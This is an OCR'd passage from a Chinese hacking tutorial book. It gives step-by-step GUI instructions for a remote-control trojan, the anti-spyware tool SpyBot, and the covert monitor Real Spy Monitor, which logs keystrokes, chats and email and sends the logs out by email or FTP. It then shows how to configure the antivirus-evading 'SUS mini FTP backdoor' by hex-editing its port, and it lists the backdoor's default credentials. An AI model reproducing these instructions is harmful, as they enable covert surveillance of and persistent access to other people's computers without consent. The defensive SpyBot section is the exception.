


图 4-69　建议用户先在自己的计算机上安装测试一下

步骤 07 单击“确定”按钮，返回“网络神偷”的操作界面中。单击工具栏上的“显示在线的远程计算机”按钮，在下面的列表框中显示有 2 台在线的计算机，如图 4-70 所示。




图 4-70　显示在线的远程计算机

步骤 08 在列表框中选中自己的计算机（这里是计算机名为“microsof-fafe7c”的主机），并双击，与该远程计算机连接。在连接成功后，即可进入如图 4-71 所示的界面，并在界面的状态栏中显示已经与该远程计算机建立连接。

步骤 09 单击工具栏上的“远程进程管理”按钮，即可打开“远程进程管理”窗口，如图 4-72 所示。在其中选择要结束的进程，单击“终止进程”按钮，即可将该进程结束。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 4-71　与远程计算机建立连接




图 4-72　“远程进程管理”窗口

在自己的计算机上安装测试被控端软件后，若要管理其他远程计算机上的进程，可先在其他计算机上安装被控端软件，再按照上述方法在远程计算机中运行被控端程序，即可在主控端看到被控端计算机的相关信息并进行控制操作。

4.3.2　“间谍克星”反间谍软件

“间谍克星”软件即 SpyBot-Search & Destroy，是一个专门用来清理系统中的间谍 Spyware 和广告程序的软件。一些间谍程序随着共享软件安装到用户的电脑中，监视电脑运行。目前，该软件可以检测出一万多种间谍程序，并可以在 Server 级别的操作系统上使用。

下面介绍“间谍克星”反间谍软件的使用方法。

步骤 01 在计算机中安装 SpyBot-Search&Destroy 程序并启动该软件，即可进入其主界面中，如图 4-73 所示。



图 4-73　SpyBot-Search & Destroy 软件的主界面

步骤 02 在左侧列表中选择“检测与修复”选项，在右侧界面中单击“检测”按钮，即可开始检测系统，如图 4-74 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-74　开始检测系统

步骤 03 检测完毕后，即可在窗口下方显示检测到的可疑项目。选中某个可疑项目，在其中可以查看该项目的相关信息，例如威胁类型、描述等，如图 4-75 所示。



图 4-75　检测出的可疑项目

步骤 04 在其中选择要修复的项目并单击“修复”按钮，即可修复选中的项目。此时，弹出如图 4-76 所示的“确认”对话框，在其中提示用户将要删除选中的项目。

步骤 05 单击“是”按钮，即可弹出如图 4-77 所示的对话框，在其中提示用户注册表中的一个重要项目（选中的项目）已修改。




图 4-76　开始修复选中的项目




图 4-77　提示用户选中的项目已修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“允许修改”按钮，确认软件的修复操作。在弹出的对话框中单击“允许修改”按钮，即可修复选中的项目。当选中的项目所包含的内容都修复完成后，即可弹出如图 4-78 所示的“确认”对话框。在其中看到选中的项目中的 3 个问题已被修复，还有 2 个问题尚未被修复。




图 4-78 提示用户修复的结果

步骤 07 单击“确定”按钮，即可关闭对话框。若要修复剩余的 2 个问题，可重新启动计算机，程序会自动进行修复。

步骤 08 修复选中的项目后，若用户想还原修复的项目，可以在左侧列表中选择“还原”选项，在右侧界面的列表框中选择要还原的项目，单击“还原”按钮，即可还原修复的项目，如图 4-79 所示。

步骤 09 在左侧列表中选择“免疫”选项，即可自动扫描系统，在其中检查当前系统的免疫情况，如图 4-80 所示。在右侧界面中单击“Immunize”按钮，可以获得永久性免疫功能，从而有效地阻止间谍软件和广告程序的入侵。




图 4-79 还原已修复的项目




图 4-80 检查当前系统的免疫情况

4.4 系统监控与网站漏洞攻防

为了能够成功入侵用户的电脑，黑客常常利用一些监测软件对用户的电脑进行监视，包括访问的网页、收发的邮件、安装执行的程序等活动，从而盗取重要信息。此外，黑客还常常费尽心思地查找网站中存在的漏洞，然后再利用这些漏洞攻击电脑。本节将介绍 Real Spy Monitor 监视器的使用方法、FTP 漏洞和网站数据库漏洞攻防的详细内容。

4.4.1 Real Spy Monitor 监视器

Real Spy Monitor 是一个功能强大的互联网和个人电脑监测安全软件，它能监视包括键盘敲击、网页站点访问、视窗开关、程序执行、屏幕扫描以及文件访问等所有活动。网络监视器还可以记录聊天对话信息（包括 AOL，ICQ，MSN，AIM Messenger 等），并监视用户的网页邮件内容（包括 MSN，Hotmail 等其他资料）。Real Spy Monitor 监视器的具体使用方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 01 在计算机中安装 Real Spy Monitor 软件后，启动程序，进入其主界面中。Real Spy Monitor 的主界面共分为四列，分别是“Option”，“PC Activity”，“Internet”以及“Buttons”，如图 4-81 所示。




图 4-81　Real Spy Monitor 软件的主界面

步骤 02 单击“Option”列中的“Hotkey Choice”选项，即可打开“Configuration”对话框。该对话框的左侧列表中共有 7 个选项，先选择“General Setting”选项。在右侧的界面中选中“Load me on Windows Startup for all Users”单选项，可以更有效地发挥 Real Spy Monitor 的监控功能，而其他选项则保留默认设置就可以了，如图 4-82 所示。单击“Reset Access Password”按钮，可以重新设置 Real Spy Monitor 的密码；单击“Uninstall Me”按钮，可以快速卸载 Real Spy Monitor 程序。

步骤 03 在左侧列表中选择“Logging Record”选项，即可进入如图 4-83 所示界面中。在这个界面中，可以设置在 Real Spy Monitor 启动后所需要记录的事件，包括键盘的敲击、窗口的标题、浏览的 Web 页面、执行的程序、访问的文件；还有 MSN、ICQ、AIM、Yahoo Messenger 等聊天工具的聊天记录；MSN/Hotmail 和 Yahoo 邮箱的信件内容。另外，在“Log File Path”文本框中还可以设置 Real Spy Monitor 记录文件的路径。




图 4-82　设置“General Setting”选项




图 4-83　设置“Logging Record”选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 在左侧列表中选择“Email Delivery”选项，在右侧界面中显示其包含的内容。选中“Send logs via Email”复选框，在“Send Mail to”、“Send Mail from”和“Mail Subject”文本框中分别输入接收方、发送方的地址和发送的邮件的主题；取消勾选“Use default SMTP Mail Host”复选框，在“SMTP Mail Host”、“Username”和“Password”文本框中分别输入发送方的 SMTP 服务器地址、发送方的用户名及密码；在“Send envery”文本框中输入发信的间隔时间，其他选项可根据用户的需要进行设置，如图 4-84 所示。




图 4-84 设置“Email Delivery”选项

步骤 05 在左侧列表中选择“Snapshots Spy”选项，在右侧的界面中可以设置抓图所生成的 JPG 格式图片的质量、抓图的时间间隔、最大的图片数、图片占用的最大空间以及抓图的对象，如图 4-85 所示。打开 Real Spy Monitor 的记录文件夹，该文件夹中记录了过去几分钟内用户使用电脑所进行的一切操作的详细记录，如图 4-86 所示。




图 4-85 设置“Snapshots Spy”选项




图 4-86 Real Spy Monitor 的记录文件夹

步骤 06 在左侧列表中选择“Hotkey Choice”选项，在右侧的界面中可以设置启动 Real Spy Monitor 的热键。在“Select your hotkey patten”下拉列表中选择一种快捷键，如“Ctrl+Alt+V”，如图 4-87 所示。

步骤 07 在左侧列表中选择“Content Filtering”选项，在右侧的界面中用户可以根据需要设置在哪些情况下不进行记录，不进行记录的内容可以是哪些可信任的 Web 页面或者某些应用程序，如图 4-88 所示。

步骤 08 在左侧列表中选择“FTP Delivery”选项，即可进入其界面中。该选项和“Email Delivery”选项的功能相似，只不过是将记录通过 FTP 协议发送到某个 FTP 服务器上，如图 4-89 所示。

步骤 09 单击“Ok”按钮，返回 Real Spy Monitor 的主界面中。界面中的第二列和第三列中的选项是用来查看本机的记录文件的，在有了记录之后，每一栏的记录数量都与刚启动

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Real Spy Monitor 时的数量不一样。如图 4-90 所示，“Screen Snapshots”栏中记录了 6 张截图。




图 4-87　设置“Hotkey Choice”选项




图 4-88　“Content Filtering”选项




图 4-89　设置“FTP Delivery”选项




图 4-90　有了记录后的 Real Spy Monitor 主界面

步骤 10 选择界面中第二列中的任意一个选项，即可进入如图 4-91 所示的“Report”窗口中。在该窗口中可以查看键盘敲击记录、访问的网页记录、打开的 Windows 窗口记录、打开的应用程序记录、抓图记录以及访问过的文件记录等。




图 4-91　打开“Report”窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 11 选择界面中第三列中的任意一个选项，可打开如图 4-92 的聊天记录窗口和图 4-93 所示的邮箱记录窗口中的任意一个窗口。在聊天信息记录窗口中，可以查看 Real Spy Monitor 监视到的 MSN、ICQ 等比较流行的聊天软件的聊天记录；在邮箱信息记录窗口中，可以查看 Hotmail 和 Yahoo 邮箱的信件记录。




图 4-92 打开聊天记录窗口




图 4-93 打开邮箱记录窗口

4.4.2 FTP 漏洞攻防

现在网络上的木马后门非常多，其中很多都是需要用户手动进行各种免杀和伪装操作。而“SUS 迷你 FTP 后门”具备良好的隐身术，它启动后会自动伪装成 svchost 进程，可以穿透防火墙，是一般杀毒软件不能查杀的。而且“SUS 迷你 FTP 后门”能够将后门融入小巧 的 FTP 服务器中，既能快速、大量、可靠地传输文件，又不失后门强大的控制功能。最重要的是，该后门不像其他后门那样需要特定的客户端程序，它可以在任何时间、任何地点任由用户控制。下面介绍“SUS 迷你 FTP 后门”的具体使用方法。




图 4-94 “wmiapsrv 属性”对话框

步骤 01 将下载的“SUS 迷你 FTP 后门”压缩包解压（将其解压到一个不含空格的目录里），可看到该工具是一个独立的程序文件 wmiapsrv.exe。此文件名与 Windows 系统中的 WMI 远程服务文件非常相似，在程序文件 wmiapsrv.exe 上右击，在弹出的快捷菜单中选择“属性”菜单项，即可打开“wmiapsrv 属性”对话框，在其中可以看到微软的数字签名，如图 4-94 所示。由于这个原因，所以很多安全工具都无法查杀它。

步骤 02 从网上下载一个 UltraEdit 编辑器，在该编辑器中打开 wmiapsrv.exe，如图 4-95 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-95　在 UltraEdit 编辑器中打开 wmiapsrv.exe

步骤 03 按下“Ctrl+F”组合键，即可打开“查找”对话框。在“查找”文本框中输入“3408”，然后单击“查找下一个”按钮，即可定位到木马端口项上，如图 4-96 所示。此为“十六进制”数，对应默认木马端口为 2100。

步骤 04 若想将其端口设置为“21”，可在 UltraEdit 编辑器右侧的列表框中右键单击，在弹出的快捷菜单中选择“数字转换器”菜单项，即可打开“数字转换器”对话框。在“输入格式”文本框中输入“21”，并在下方选择“十进制”选项，在右侧选择“十六进制”选项，即可计算出 21 对应的十六进制数为“15”，如图 4-97 所示。




图 4-96　查找“3408” 木马端口




图 4-97　计算端口 21 对应的十六进制数

步骤 05 在 UltraEdit 编辑器中将“3408”更改为“1500”，则木马端口被设置为“21”，如图 4-98 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-98　将“3408”更改为“1500”

步骤 06 “SUS 迷你 FTP 后门”的默认用户名为“sus”，默认密码为“sus666”。在 UltraEdit 编辑器中打开“查找”对话框，在“查找”文本框中输入“sus”并选中“查找 ASCII”复选框，单击“查找下一个”按钮，即可查找到“SUS 迷你 FTP 后门”的用户名和密码，用户还可以根据需要对其进行修改，如图 4-99 所示。

